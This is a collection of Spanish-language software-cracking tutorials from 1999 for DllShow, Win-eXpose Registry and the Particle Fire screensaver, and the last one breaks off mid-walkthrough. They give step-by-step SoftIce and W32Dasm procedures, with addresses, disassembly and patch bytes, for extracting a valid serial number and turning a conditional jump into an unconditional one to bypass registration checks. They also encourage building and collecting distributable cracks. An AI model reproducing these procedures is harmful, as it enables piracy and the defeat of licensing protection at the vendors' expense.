0105:00425014 ------ ----- El soft nos da la siguiente dirección de memoria por si queremos seguir cambiando cosas, si no vamos a cambiar nada mas pulsamos Intro y hemos cambiado un salto (Pero solo en memoria.)

Bueno Creo que he explicado lo suficiente del Soft como para empezar con nuestro programa. Recomiendo a la Peña que nunca ha utilizado el Soft, que antes de continuar con el Tutorial, practiquéis con el soft lo que he explicado, probar con una copia de cualquier programa a pulsar **F8**, **F10** , **F11**, Poner BP Etc. hasta que lo conozcáis un poco

Parte II

Buscando un Numero de Registro valido para.

DllShow V4.3 Que lo tenéis en:

http://tucows.teleweb.pt/files4/dllshow.ZIP

Cuento con que ya habéis salseado con el Soft, esta configurado (en la Web tenéis un manual sobre configuración e Instalación.) y lo tenéis cargado.

Empezamos: Hoy registraremos nuestro programa con un n/s valido, este numero variara según el nombre de usuario que pongamos, ósea que cada cual puede poner el suyo.

Ataque Capturar la rutina que se encarga de verificar el n/s que hemos metido, y seguir su ejecución hasta el momento en que compare nuestro n/s con uno valido.

Abrimos el Soft y cargamos el ejecutable Dllshow.exe. Pulsamos el boton de los engranajes (load para los amigos) y nos sale una ventanita con un aviso,[Symbol Translations /Load Error] Pulsamos **[Si]** y entramos directamente al Soft, pulsamos **F5** o **[Ctrl + D]** para que se ejecute el programa que tenemos cargado, y salimos nuevamente a Windows, pero esta vez se esta iniciando DllShow. Ahora hay que poner los datos del registro, pulsamos Help y Register... y nos sale una ventana que nos pide tres datos, rellenamos como queramos.

User Name:OWL(buho)

Organization:OWL

Registrations :123456789

Y ahora tenemos que poner un BreakPoint para poder seguir paso a paso todo el proceso de crear y comparar el n/s. probamos con Getwindowtexta, Pulsamos **[Ctrl+D]** y entramos en el Soft, Venga a poner el BP (como se ponía sabéis no?)

BPX getwindowtexta una vez puesto pulsamos **F5** o **[Ctrl+D]** Para Salir a Windows ahora pulsamos aceptar en la ventana de registro y L Cascaras!!! No ha pasado nada nos ha salido la ventana de que el n/s no es correcto. Probaremos con otro BP pulsamos nuevamente **[Ctrl+D]** y borramos el BP que habíamos puesto

BC * [Intro] ----- Borrar BP

Ahora probamos con otro

BPX getdlgitemtexta y pulsamos nuevamente **F5** o [**Ctrl+D**] Para Salir a Windows ahora pulsamos aceptar en la ventana de registro y J esta vez si saltamos al soft concretamente en.

User32! Getdlgitemtexta

015F:BFF51743 B1A1 MOV CL,A1

Que es esto? La primera llamada que hace el programa, desde que pusimos el BP a la función Getdlgitemtexta. En este momento nos encontramos dentro de User32.dll

Recordar para saber quien ha hecho la llamada que tecla teníamos que pulsar... Bien **F12** y nos lleva a.

015F:0041552B FF15B0F24100 CALL [USER32! Getdlgitemtexta-]

015f:00415531 5F POP EDI

015D:00415532 5E POP ESI ---- Captura User Name

...

...

AQUÍ vemos que ESI NOS HA CAPTURADO el primer campo del formulario, comprobarlo poniendo en la línea de comandos del Soft

D esi ---- veremos en la ventana de caracteres OWL(buho)

Podríamos ir ejecutando el programa paso a paso , pero se haría eterno ya que si solo a capturado el primer campo, supongo que utilizara el mismo sistema para capturar los otros dos, ósea que pulsamos nuevamente **F5** y aparecemos otra vez en.

User32! Getdlgitemtexta

015F:BFF51743 B1A1 MOV CL,A1

La segunda llamada que hace el programa, desde que pusimos el BP a la función Getdlgitemtexta. En este momento nos encontramos dentro de User32.dll

Pulsamos F12 para terminar esta llamada y nos lleva a.

015F:0041552B FF15B0F24100 CALL [USER32! Getdlgitemtexta-]

015f:00415531 5F POP EDI

015D:00415532 5E POP ESI ----- Captura Organization

...

si antes Capturo el User Name y el valor lo llevaba ESI miremos otra vez que hay en ESI

D ESI --- OWL ahora ha capturado el segundo campo vamos a por el ultimo que es el que nos interesa, a partir de los datos que a recogido generara un n/s y lo comparara con el que hemos puesto, tenemos que encontrar el punto donde lo compara, pulsamos **F5** y

User32! Getdlgitemtexta

015F:BFF51743 B1A1 MOV CL,A1

La tecera llamada que hace el programa, desde que pusimos el BP a la función Getdlgitemtexta. En este momento nos encontramos dentro de User32.dll

Pulsamos **F12** para terminar esta llamada y nos lleva a.

015F:0041552B FF15B0F24100 CALL [USER32! Getdlgitemtexta-]

015f:00415531 5F POP EDI

015D:00415532 5E POP ESI ----- Captura el numero que pusimos

si repetimos el paso anterior y miramos que hay en ESI, vemos el n/s que hemos metido

D ESI ----- 123456789

Ahora que ya tiene el n/s solo tenemos que seguir ejecutando el programa y ver que hace con el n/s, vamos pulsando **F10** (Tambien podriamos ir traceando con **F8**, Pero nos volveriamos un poco locos, ya que entrariamos en todas la llamadas (call) paso a paso. Pero si quereis probar..)

0041552B FF15B0F24100 CALL [USER32! Getdlgitemtexta-]

00415531 5F POP EDI

00415532 5E POP ESI ----- Captura el numero que pusimos

00415533 B801000000 MOV EAX,00000001

00415538 5B POP EBX

00415539 C3 RET ------ Retorno de una llamada esto nos va ha trasladar al final de una llamada que estaba ejecutándose, seguro que nos lleva a la parte donde se genera y compara el n/s. Para los que no tengáis experiencia en crackeo os doy un consejo, desensamblar el programa este con el W32dasm y analizar esta parte del código, todo el proceso que estamos siguiendo, lo Vais a ver mucho mas claro con un listado muerto. (pero claro primero terminemos esto)

A lo que estabamos el Ret nos lleva a:

0040D342 E8B9810000 CALL 00415500 --- VEIS EL RET ERA EL FINAL DE ESTA LLAMADA

0040D347 8D4C2440 LEA ECX,[ESP+40]

0040D34B 51 PUSH ECX

...

...

...

SEGUIMOS CON **F10**

...

0040D351 56 PUSH ESI

0040D352 8BD8 MOV EBX,EAX ----- EAX LLEVA NUESTRO N/S MIRARLO

0040D361 7518 JNZ 0040D37B ----- SALTA A

? EAX 123456789

CONTINUAMOS CON F10

0040D37B 3B3CCE5OD CMP EAX,005FCE3C compara

0040D380 750CC JNZ 0040D38E ------- SALTA A si no es 0 (osea si)

.....

0040D38E 57 PUSH EDI ----- GUARDA NUESTRA ORGANITATION

0040D38F 56 PUSH ESI ----- GUARDA NUESTRO USER NAME

0040D390 E89BB7B0000 CALL 00414F30 – LLAMA A LA RUTINA QUE GENERA EL N/S

0040D395 83C408 ADD,08

0040D398 3BD8 CMP EBX,EAX ----- COMPARA LOS N/S EL NUESTRO CON EL VALIDO

SOLO NOS QUEDA SABER CUAL ES EL QUE SE CORRESPONDE CON LOS DATOS QUE HEMOS PUESTO.

? EBX = 123456789 el nuestro

? EAX = 3703297526 el que vale

Acordaros de que si pusisteis el user name con mayusculas a la ora de meter el n/s , a de estar exactamente igual.

Como siempre espero que lo ayais cojido, yo intento explicar lo mejor que puedo, pero no soy ningun experto por lo tanto hay algunas comprovaciones que realiza el codigo que no puedo explicarlas por que no las se, supongo que conprobara que el n/s tenga un minimo y un maximo de longitud, que esten todos los campos completos, que sean numeros y no letras etc.

Cualquier Duda, Sugerencia, Critica etc. A

Email Kf_karpoff@hotmail.com URL: http://welcome.to/karpoff

Un Saludo a TODOS/AS. (Karpoff)

Este material es solo para uso educativo, por ahora los cracks son ilegales.

Karpoff Spanish Tutor

Programa:	**Win-eXpose Registry V1.0**

PROTECCION:	Name / Serial		
Descripcion:	Spya del Registro de Windows		
Dificultad:	Facilon		
DOWNLOAD:	http://www.shetef.com/wxr95-10.zip		
Herramientas:	SoftIce v3x + , W32Dasm , Editor Hexadecimal		
CRACKER:	karpoff	**FECHA:**	21/08/99

INTRODUCCION

Tutoríal de Crackeo Para Newbies desde Cero 21/08/99

Por Karpoff ## PROYECTO 6 ##

- Continuando Con el SoftIce.

- Win-eXpose Registry V1.0

Hola nuevamente a todos/as, que tal el proyecto 5 ?????, seguro que la mayoría conseguisteis el n/s correcto. Debido a que he recibido algunos Emails pidiéndome que continuase con proyectos basados en W32Dasm, he escogido este programa.

Es una utilidad muy buena para rastrear los procesos de cualquier aplicación que se ejecute en nuestra maquina, esta utilidad muestra los cambios que puede hacer un proceso tal, en el registro.

La podedeis coger de:

http://www.shetef.com/wxr95-10.zip

AL ATAKE

Lo estudiaremos con el SoftIce y con W32Dasm, así podéis escoger la herramienta que mas os guste. De todas formas sigo pensando que si habéis seguido los manuales estáis mas que preparados para utilizar el SoftIce, yo os recomiendo este, las protecciones cada vez son mas enrevesadas, y con un listado muerto es imposible de seguir.

El programa de hoy es bastante antiguo tiene una protección ridícula, para registrar el programa tenemos que rellenar un formulario que casi parece nuestro D.N.I. nos pide nombre, 1er apellido, 2do apellido, nombre de la compañía (Leticia J) un numero de serie y un passwod. La clave valida se genera según el numero de serie que metamos, una vez generado el numero valido, no lo guarda en el registro ni lo encripta en dios sabe donde, sino que lo guarda su archivo .ini.

Herramientas: las de siempre. SoftIce o W32Dasm y un HEX editor.

Ataques, Localizar la rutina que se encarga de verificar si el n/s que hemos metido es correcto o no, y manipularla para nuestro beneficio, o bien eliminarla si es posible, o podemos localizar el punto donde se genera el n/s valido y capturarlo, En esta ocasión haremos las dos cosas.

El programa nos da una evaluación de 30 días, pasado este tiempo, no podemos seguir utilizándolo, ya que detiene el proceso que este realizando y nos muestra la pantalla de registro cada x tiempo

PARTE 1 (CON EL SOFTICE)

Empezamos con el SoftIce. Arrancamos el ordenata y cargamos el SoftIce, abrimos Wxr95.exe con el soft. Pulsamos el botón de los engranajes para empezar a tracear el programa. Saltamos al softIce y pulsamos F5 para que continúe su ejecución, aparecemos otra vez en Windows y con el programa abierto, metamos los datos del registro.

Your asked to enter:

Your First,LastName:a

Company Name, :a

Address Line 1: a

Address Line 2: OWL(Bhuo)

Serial Number: 123456789

Password: 123456789

Podéis rellenar con los datos que queráis, según que datos metáis generara un numero u otro. Ahora debemos poner un BP o punto de ruptura, para capturar la rutina que comprueba nuestro numero y genera el numero valido, yo he probado con Messageboxa , pero podéis intentarlo con otros BPs,(es mas, os obligo a que practiquéis con otros BreakPoints, para ver las diferencias entre que procesos capturan unos u otros, aprenderéis mucho probando.) Pulsamos [Ctrl+D] para saltar al Softice y ponemos.

BPX messageboxa

Volvemos a pulsar [Ctrl+D] Para salir del Softice y pulsamos aceptar en los datos del registro, en este momento el breackPoint que pusimos hace efecto y saltamos al Soft. Justo en:

User32! Messageboxa

015F:BFF5412E 55 PUSH EBP

Aparecemos directamente dentro de user32.dll en una llamada externa a messageboxa, a nosotros no nos interesa para nada navegar dentro de esta dll lo que nos interesa averiguar es quien llamo a messageboxa.

Para ver quien hizo la llamada a messageboxa pulsamos F11 o F12 Y ooh L salimos a Windows con el mensaje de que hemos fallado en el registro, que nos sugiere esto, (antes de seguir leyendo pensar porque en vez de llavarnos a el principio de la llamada nos saca a windows con el mensaje de error.) pues que la llamada que se hizo a messageboxa debe se ser muy sencilla, y pequeña, (esto siempre son mis deducciones que podrían no ser del todo así, pero como ya he comentado mis conocimientos son bastante pobres J)

Como siempre mi ataque es pensar que tiene que haber una parte de la rutina donde comprueba si es valido el numero metido o si es falso, esta comprobación estaría seguida de un salto que dependiendo del valor que reciba saltara a el mensaje de error o continuara su ejecución normal aceptando el numero de registro, o viceversa .(aclaro que este tipo de comprobación que comento es la mas sencilla que conozco, podría no tener nada que ver con este estilo, pero dado que es un programa antiguo y que utiliza un archivo .ini para guardar el registro creo que es la que utiliza.)

Continuamos nos habíamos quedado en el mensaje de error, como todavía tenemos el BreakPoint messageboxa activado pulsamos [OK] en el mensaje de error y nos lleva a:

:004025A3 CALL [USER32!MessageBoxA]

:004025A9 MOV BYTE PTR [EBP-04],00 --à Aquí aparecemos.

:004025AD CALL 00402750

:004025B2 MOVE DWORD PTR [EBP-04],FFFFFFFF

:004025B9 CALL 00402762

:004025BE MOV EAX,[EBP-0C]

:004025C1 POP EDI

:004025C2 MOV FS:[00000000],EAX

:004025C8 POP ESI

:004025C9 POP EBX

:004025CA MOV ESP,EBP

:004025CC POP EBP

:004025CD RET

Creo que estamos al final de la rutina de comprobacion, entonces remontemos la rutina para localizar una comprobación tipo TEST XXX,XXX o CMP XXX,XXXXXXX seguida de un salto que tenga las características si el numero es valido salta si no es valido continua,(o al rreves), Miremos que encontramos por hay arriba, subimos mas mas un poquito mas, y encontramos el primer je que según el valor que reciba de Test XXX,XXX salta o sigue su ejecución.

:004024F7 TEST EAX,EAX à si el numero es correcto le dice a el salto que salte a la dirección 004025ce, si es falso continua ejecutándose en la siguiente línea, y empieza a generar los mensajes de error.

:004024F9 JZ 004025CE à Según el valor que le asigne TEST salta o no.

:004024FF PUSH   0040A1A4

:00402504 MOV   ECX,0040A90

:00402509 PUSH   0040A158

:0040250E PUSH   0040A140

:00402513 CALL   00406E40

Y vosotros os preguntáis, y como save este tío que para que acepte el numero de registro lo valido es que salte y no al reves. Contestación pues podéis probar a cambiar el salto por un salto incondicional (jmp) que salta lleve el valor que lleve. O podéis desensamblar el programa y observar esta parte del código, veréis que si no salta y sigue su ejecución normal, se va ha encontrar con todos los avisos de error, pero si salta evita todos los aviso.(tenéis que verificar lo que os he dicho es obligatorio J)

Continuamos, estabamos dentro del soft y habíamos localizado el posible salto.

Bueno hemos localizado el salto pero esta parte del código ya se ha ejecutado así que tenemos que entrar en el soft antes de que se ejecute este salto para así poder manipularlo, como lo hacemos muy fácil tenemos que ponerle un BreakPoint para entrar en el soft justo antes de que se ejecute, y tenemos que borrar el BreakPoint messageboxa para que no se active en plena ejecución, porque ya hemos localizado lo que queríamos, pues no nos sirve ya para nada. Para desactivar el BreackPoint

BC 00 à Borra el primer Breakpoint que hallamos puesto en este caso messageboxa, para ver que numero de BP tiene asignado cada uno en caso de que hubieseis utilizado otros.

BL à nos lista los breakPoint tanto activos como desactivados, ej,

BL [INTRO]

00 messageboxa

01 messagebox

02 getwindowtexta

Una vez borrados los BreakPoints, le ponemos otro a :004024F9 JZ   004025CE , para poner un BP a una dirección de memoria podemos hacer doble clip encima de la dirección que nos interese o como siempre con el comando BPX

BPX 004024F9

Si ya hemos hecho todo esto pulsamos F5 o [Ctrl+D] para salir del Soft, estamos nuevamente en el formulario de registro, ahora solo tenemos que pulsar OK y aparecemos justo en el salto :004024F9 JZ   004025CE ,Bueno tenemos que convertirlo en un salto incondicional (jmp) que salte por narices, lo primero desactivamos o borramos el BP que le hemos puesto, ya no nos sirve para nada, ahh muy importante, y si este no fuese el salto que buscábamos??? ,si este es el salto correcto todavía no se tiene que haber generado el mensaje de error como saberlo, recordar el tutorial anterior.... solo tenemos que pulsar la tecla F4 para ver como van las cosas fuera del soft si pulsamos F4 y esta el aviso de numero incorrecto mal asunto, si no esta vamos bien, pulsamos F4 y vemos que no se ha generado bien J , volvemos al soft pulsando otra vez F4. Tenemos que convertir

004024f9 0F84CF000000 JZ 004025CE

CAMBIARLO POR 004024F9 ¿??????????   JMP 004025CE à salto incondicional

Las interrogaciones significan que tendremos que averiguar que Bytes son los que harán que jz se convierta en jmp para que el programa funcione correctamente, debemos tener en cuenta

que si hay que cambiar Bytes nunca podemos meter mas o menos Bytes de los originales. Hasta ahora hemos cambiado:

JE POR JNE = 74 POR 75

JNE POR JMP = 75 POR EB

JE POR JNE = 0F84CF000000 POR 0F85CF000000

PERO COMO CAMBIAMOS UN 0F84CF000000 JE POR UN JMP

La manera que yo utilizo es, cuando lo cambiemos en el soft fijaros en como cambian esos Bytes y apuntarlo, por que si luego queremos generar el Crack necesitaremos un HEX edit y cambiar los Bytes por los que hemos apuntado.(con el W32dasm también podemos averiguar que Bytes son la sustitución correcta, luego lo explico.)

Estamos dentro del Soft justo en el salto que nos interesa, hemos desactivado el BP del salto haciendo doble clip sobre el (se quitara el azul cyan) o con el comando

BC 004024F9 y ahora a ensamblar la nueva instrucción, con el comando A del SOFT

004024f9 0F84CF000000 JZ 004025CE

004024FF 684A1400 PUSH 0040A1A4

A 004024F9 [INTRO]

Nos mostrara..

015F:004024F9 à AQUÍ TENEMOS QUE ESCRIBIR EL CAMBIO QUE TENEMOS QUE HACER OSEA.

015F:004024F9 JMP 004025CE [INTRO] EN ROJO LO QUE HEMOS ESCRITO PAR ENSAMBLARLO.

015F:004024FF [INTRO]NOS MUESTRA LA SIGUIENTE DIRECCION DE MEMORIA POR SI QUEREMOS SEGUIR ENSAMBLANDO NUEVAS INSTRUCCIONES, COMO NO QUEREMOS PULSAMOS [INTRO] Y LA NUEVA INSTRUCCIÓN QUEDA ENSAMBLADA.

Ahora fijaros en el Soft como ha cambiado la línea del salto, tiene que mostrar esto.

004024f9 E9D00000000 JMP 004025CE à Ahora si salta a 004025CE

apuntar en un papel lo que esta en rojo para luego hacer el crack.

Bueno ahora pulsamos F5 para que se termine de ejecutar el programa y OLEEE J J , no hay aviso de error nos ha aceptado el numero pero que numero es?.

Vamos a C:\Windows y editamos el archivo Wxr95.ini y

Key=EXPREF062F11

Este código solo es valido para los datos que hemos utilizado

Ya tenemos registrado el programa. si miráis en help about veréis los datos que halláis metido J .

PARTE 2 W32Dasm

Quiero deciros que en esta segunda parte no me voy a extender en explicaciones, ya que es el mismo programa solo que con distinta herramienta las explicaciones de funcionamiento, protecciones y ataques son las mismas que con el Soft.

Lo primero hacer una copia del ejecutable Wxr95.exe bien con otro nombre o copiando todo el programa a otra carpeta. Abrir el original con el W32Dasm y la copia con un Editor HEX.

Empezamos pulsamos el botón del W32dasm que nos muestra todas las cadenas de texto. Localizamos la que nos escupe cuando fallamos en el registro

Wrong password please reenter

Hacemos doble clip sobre la frase y nos lleva a

Possible StringData Ref from Data Obj à " Wrong password please re-enter "

à " Informarion."

|

:0040259c 6860ª14000 PUSH 0040A160

bueno pues como siempre tenemos que encontrar un salto con la siguientes características, que según el valor que le asignen pueda saltarse este aviso, o que su ejecución normal le permita llegar asta este aviso, dependiendo de si acepta el registro o no, pues ala manos a la obra.

Os habéis fijado, que según íbamos hacia arriba nos encontrábamos con un montón de avisos todos ellos relacionados con formulario de registro, y al final de todos ellos el salto con las características que buscamos.

:004024F7 85c0 TEST EAX,EAX à si el numero es correcto le dice a el salto que salte a la dirección 004025ce, si es falso continua ejecutándose en la siguiente línea, y empieza a generar los mensajes de error.

:004024F9 0F84CF000000 Je 004025CE à Según el valor que le asigne TEST salta o no.

Como veis si salta evitaría el aviso de error, y si no salta continuaría normalmente hasta el aviso maligno. Que tenemos que hacer para que salte convertirlo en un salto incondicional que salte por narices.

Como he comentado en la parte 1 no estamos acostumbrados a realizar cambios se saltos, con tantos Bytes, así que os explicare como saber que bytes son los validos para poder patchear el je por jmp

En el menú de archivos pulsar en debug y seguidamente en load proccess, vamos a aplicar el cambio al estilo del Soft, con el programa en marcha. Para el que no lo sepa el W32dasm cuenta con su propio debug es pobre comparado con el soft aunque muy cojonudo comparado con otros que hay por hay , dedicare un turorial a explicar como utilizar este debug.

Bueno si habéis hecho lo que os dije, ahora tendréis una ventanita con una línea de comandos, si poner nada pulsar load, y el debug empieza a ejecutar el Wxr95.exe

Ahora pulsar en la opción GOTO ADDRESS (IR A UNA DIRECCION DE MEMORIA), aparecerá una ventana donde debéis de meter la dirección de memoria donde se encuentra el salto que queremos patchear escribimos 004024f9 , y pulsamos OK

E inmediatamente aparece en la ventana de procesos nuestro salto.

Ahora para modificarlo pulsaremos la casilla Patch Code y se habré otra ventana con nuestro salto y una línea de comandos para aplicar los cambios que queremos realizar, osease que escribimos:

JMP 004025CE Y PULSAMOS [INTRO]

Ahora fijaros en code Patch listing hay tenemos el patcher que acabamos de generar, tiene que mostraros esto

004024f9 E9D00000000 JMP 004025CE el patcher todavía no esta aplicado, pero ya sabemos cuales son los Bytes que hay que utilizar para cambiar el je del código original por el jmp del código manipulado, estos bytes son los que están en rojo, si quereis generar luego el cack recomiendo que lo apunteis, para aplicarlos en el editor HEX.

Bueno apliquemos el patcher a el programa, todavía tenemos la ventana donde nos muestra el patcher que hemos generado, para aplicarlo solo tenemos que pulsar la opción Apply Patch, una vez que hemos pulsado esa opción nos pide confirmación, aceptamos claro,y ya esta cerramos esa ventana pulsando Close, ahora ya esta el patch aplicado, se supone que si pulsamos la opción run o la tecla F9 el programa aceptara cualquier registro que metamos. Y como era de esperar así ha sido.

Ahora si miráis en el archivo Wxr95.ini que se encuentra en C:\windows veréis en

KEY:vuestra clave de registro

No es necesario parchear con el Editor Hex los cambios, ya que nos ha generado una clave valida en el archivo Wxr95.ini, bueno en realidad la clave si la metes desde el formulario de registro no es valida, lo que es valido es todo el archivo Wxr95.ini, que en este caso seria un Crack valido.

De todos modos yo os recomiendo que generéis el crack parcheando la copia del ejecutable con el editor Hex, y hacer el ejecutable con cualquier Generador de cracks, lo guardais hasta que tengáis una gran colección, luego le dejáis flipado/a a la novia/o J

No explicare como aplicar los cambios con el Hex, por que ya tenéis nivel para eso y mucho mas. hasta el próximo tutorial,

Un saludo a Todos/as [y como no a el Bhuo].

(Karpoff.)

Como siempre espero que lo halláis cogido, yo intento explicar lo mejor que puedo, pero no soy ningún experto.

Si teneis algun programa que os esta dando gerra porque no podeis con el, Podemos analizarlo aqui. Solo teneis que mandarme un email.

Cualquier Duda, Sugerencia, Critica etc. A

Email Kf_karpoff@hotmail.com URL: http://welcome.to/karpoff

Un Saludo a TODOS/AS. (Karpoff)

Este material es solo para uso educativo, por ahora los cracks son ilegales.

Programa	**Particle Fire screensaver v1.1a**	W95 / W98 / NT
Descripción	Salvapantallas	
Tipo	Trial de 7 días	
Url	http://www.longbowdigitalarts.com/particlefire.html	
Protección	**Serial-num**	
Dificultad	**1) Principiante y 2) Amateur**, 3) Aficionado, 4) Profesional, 5) Especialista	
Herramientas	SoftIce v4.00, Regmon, Hiew 6.04 (mASM32 opcional)	
Objetivo	**Parchear la comprobación del S/N o hallar uno válido**	
Cracker	**Champion**	
Fecha	19 de Agosto de 1999	

Introducción

El salvapantallas es vistoso, aunque es el primero que veo que pretenden hacerte pagar por él (hay gratis a patadas en internet), aunque bueno, cada cual que haga lo que quiera; si realmente te gusta, creo que solo son unos 10$... Para registrarse, hay que introducir un número en la pantalla de configuración del salvapantallas; si no, al cabo de 7 días, cuando el salvapantallas lleva un par de minutos, comienza con los clásicos mensajitos tipo "regístrate porfa". Nunca he visto un tutorial sobre un screensaver, así que ya que lo conseguí con este, he pensado en contarlo y de paso ilustrar la aplicación del método '`bpx RegQueryValueExA`' para programas que interactuan poco o nada con el usuario a la hora de registrarse pero que leen datos tipo s/n desde el registro de Windows (este es su punto de contacto con el mundo 'real'). Dado que me considero un principiante, he tratado de escribir esto a un nivel bastante bajo, aunque he desarrollado dos métodos de cracking, uno para principiantes (parchear) y uno para amateurs (keygen); es por estos motivos que este documento es un poco largo. Sin embargo, la gente más avanzada podrá leerlo de corrido (o leer directamente el 'briefing' (resumen) del final de todo).

Al Atake

1. Familiarizándonos

Bien, nuestro primer punto de partida es familiarizarnos con el programa y su mecanismo de protección. Éste consiste en la introducción de un número en la ventana de configuración del protector de pantalla (podemos acceder desde Panel de control / Propiedades de pantalla / Configurar protector pantalla, o bien desde el menú contextual que aparece al pulsar el botón derecho sobre el fichero de ParticleFire). Si el número no es el correcto, y ya han pasado 7 días desde que lo instalamos, veremos mensajes molestos al cabo de un par de minutos de iniciarse el screen saver (adelantad 10 días el calendario para verlos).

Así que tenemos que solucionar eso... pero para nuestra desdicha, constatamos que, tras introducir un número (por ejemplo 12345) y aceptar, no aparece ningún mensaje que valide o invalide el código introducido. Sin embargo, si volvemos a entrar, nuestro número sigue ahí. Si hacemos algún experimento, probando números y entrando y saliendo de la configuración, llegaremos a la conclusión de que, posiblemente, el serial num debe ser de 10 cifras (o menos) y formado exclusivamente por números (de otro modo, trunca o pone a cero la expresión introducida cuando volvemos a entrar a "configurar").

Ahora que creemos tener una leve orientación sobre lo que buscamos, hacemos pruebas a base de poner break-points en las típicas funciones que capturan el texto de un cuadro de diálogo, comparación de cadenas, etc. Pero... no parecen llevarnos a ninguna parte.

Quizás los autores del Particle Fire quieran echarnos una mano ;) echamos un vistazo al read-me que lo acompaña. Allí encontramos un par de informaciones interesantes:

(1) '*asegúrate de introducir correctamente el serial-num*'
(2) '*por favor no digas a nadie tu número de registro*'

Traducción:

(1) no hay mensaje tipo 'gracias por registrarte' o 'serial num incorrecto'
(2) el número es independiente de tu nombre, disco duro, etc..

Si bien el punto (2) nos facilita un poco las cosas, el (1) las complica porque significa que, posiblemente, la comprobación del serial num no se realiza cuando lo entramos en 'configurar' si no al correr el salvapantallas. Es decir, la típica relación causa-efecto entre el serial/keyfile/etc y nag screen/reminder/lo que sea, está en cierto modo disociada, separada, retardada.

Sin embargo, tiene que haber un nexo de unión entre ambos. El número que entramos en configurar, el Pfire lo tiene que leer de algún sitio. Yo ya me imagino donde está, pero vamos a correr el Regmon para asegurarnos... ejecutamos el salvapantallas y nos encontramos con que, antes de comenzar, lee una serie de parámetros del registro. Entre ellos, el serial num... si hacemos doble click sobre esa línea desde RegMon, se abrirá el RegEdit en esa rama, y veremos que el Pfire, como buen screensaver, tiene guardaditos ahí sus parámetros, incluido el serial num que le hayamos puesto... estos parámetros los debe de leer el Particle Fire cuando se ejecuta como salvapantallas... que bien... porque hace poco estuve leyendo algo sobre la función API `RegQueryValue`, que precisamente es la que lee datos del registro. Pero en realidad hay varias parecidas; `RegQueryValue`,

RegQueryValueEx y RegQueryValueA. Para Win32 ansi la 'ExA' es la que nos vale, pero por si tenemos duda en estos casos, abrimos el fichero en el w32 Dasm, y le damos al botón de funciones importadas; allí nos aparecerá, para este caso, la función *RegQueryValueExA*, junto a otras funciones tipo OpenKey que van "abriendo" el camino para la QueryValue. Creo que el serial num se debe sentir un poco solo, así que vamos a tratar de acompañarle durante su viaje, a ver que hacen con él. Antes de empezar, escogemos un serial que nos haga de referencia, para identificarlo luego cuando lo lea y lo compare o haga lo que sea con él. Basándonos en nuestras pruebas, ponemos 1000000000 (mil millones) en la pantalla de configurar (podemos poner otro, pero recordemos cual), aceptamos y salimos. Tomamos tambien nota del equivalente en hexadecimal de nuestro número, para que no nos cojan desprevenidos; 3B9ACA00. Ahora pondremos el breakpoint y trataremos de subirnos al tren a la vez que lo hace nuestro serial.

2. Manos a la obra: un breakpoint en la lectura del registro

Para ello, ctrl+d, bpx RegQueryValueExA, ctrl+d. Traducción: entramos al SoftIce, ponemos un breakpoint en la función de Windows que lee del registro para que el SoftIce nos avise y salimos otra vez a Windows con ctrl+d. Ahora tenemos dos opciones, ejecutar nosotros mismos el salvapantallas o esperar que salga (previamente le habremos puesto el mínimo tiempo, un minuto). Esto puede parecer una tontería, pero si lo ejecutamos directamente, aparecerán unas 50 llamadas-basura a la función RegQueryValueExA (por lo menos a mi me pasa). Si esperamos que salga el Pfire por si solo, ya casi estaremos en el punto (nota: puede que durante la espera nos salte el breakpoint hasta 10 veces o más -o quizás ninguna-, por accesos rutinarios del sistema al registro; lo ignoramos haciendo ctrl+d para salir otra vez, y seguimos esperando hasta que pase el minuto y nos salga el pfire; para disminuir el riesgo de que pase esto, mejor no tener programas abiertos o solo lo imprescindible, y evidentemente, no tocar ninguna tecla ni mover el ratón).

Al cabo de un minuto, nos sale un breakpoint. Este ya es del propio Pfire, ya que en el borde inferior derecho del SoftIce pondrá 'Particle Fire'. No obstante, las primeras llamadas aún no nos interesan. Si hacemos F12, veremos que se ha llamado a la función a través de un CALL ESI o CALL EBX. Mientras esto suceda (seguramente saldrán 4 llamadas de este tipo en total, dos de cada), vamos haciendo ctrl+d, hasta que llegue un momento en que al salir el breakpoint y apretar F12 veamos que se ha llamado a la función por su nombre, algo así como:

```
...
PUSH    ECX
PUSH    ESI
PUSH    ESI
PUSH    004147F8
PUSH    DWORD PTR [EBP-04]
CALL    [ADVAPI32!RegQueryValueExA]
TEST    EAX,EAX
...
```

(insisto, ten en cuenta que no 'aterrizas' directamente aquí, tienes que haber pulsado F12)

Vamos a comentar la jugada: en azul, los PUSH van pasando uno a uno los parámetros de la función, a la cual se llama con el CALL, en rojo. Concretamente, el penultimo valor contiene la dirección de memoria donde se halla el nombre del valor que se quiere leer (esto lo sabemos si miramos la

documentación de referencia de WinAPI32). En este caso, vemos que es `4147F8`, así que hacemos un `d 4147F8` para que el Softice nos muestre que hay en esa dirección. Veremos en la pantalla de datos (si no la tienes a la vista, se pone/quita con `wd`) que es 'screensaveusepassword'. Bueno, esto no nos interesa, solo debe estar comprobando si tenemos puesto password con el salvapantallas o no. Así que ctrl+d, y de nuevo ha saltado el breakpoint por otro acceso al registro. Pulsamos F12 para ver quien le ha llamado y como, y tenemos:

```
015F:00404F7A PUSH      EAX
015F:00404F7B PUSH      ECX
015F:00404F7C MOV       EAX, [ESI+00000400]
015F:00404F82 PUSH      EDX
015F:00404F83 PUSH      00
015F:00404F85 PUSH      EBX
015F:00404F86 PUSH      EAX
015F:00404F87 CALL      [ADVAPI32 ! RegQueryvalueExA]
015F:00404F8D TEST      EAX,EAX
015F:00404F8F JNZ       00404FA7
015F:00404F91 MOV       EAX, (ESP+14]
015F:00404F95 MOV       ECX,ESI
015F:00404F97 MOV       [EDI],EAX
```

Reconocemos la idea otra vez, ¿no? En azul, son los parámetros que pasamos, en rojo la llamada a la función. Como veríamos si siguieramos saliendo y entrando, este fragmento del código es el que a partir de ahora se repetirá en cada lectura de valores del registro (claro que cada vez se lo montará para usar parámetros distintos, si no siempre haría lo mismo, pero será el mismo trozo de programa), de modo que vamos a borrar nuestro breakpoint con `bc 00`, y a poner otro justo en el punto donde llama a la función, para que antes de llamarla podamos ver qué pretende hacer; así que ponemos `bpx 404f87` (fíjate cual es esta dirección en tu caso; podría ser otra). Este cambio de breakpoint no es 100% imprescindible, pero así nos ahorraremos darle al F12 cada vez y todo será más claro, puesto que pararemos ANTES de entrar en la función `RegQueryValueExA`. Por cierto, antes de salir hacemos `d ebx` y vemos : `RandomTime`, uno de los parámetros. Bueno, aún no es el que nos interesa, pero parece que estamos en el buen camino...

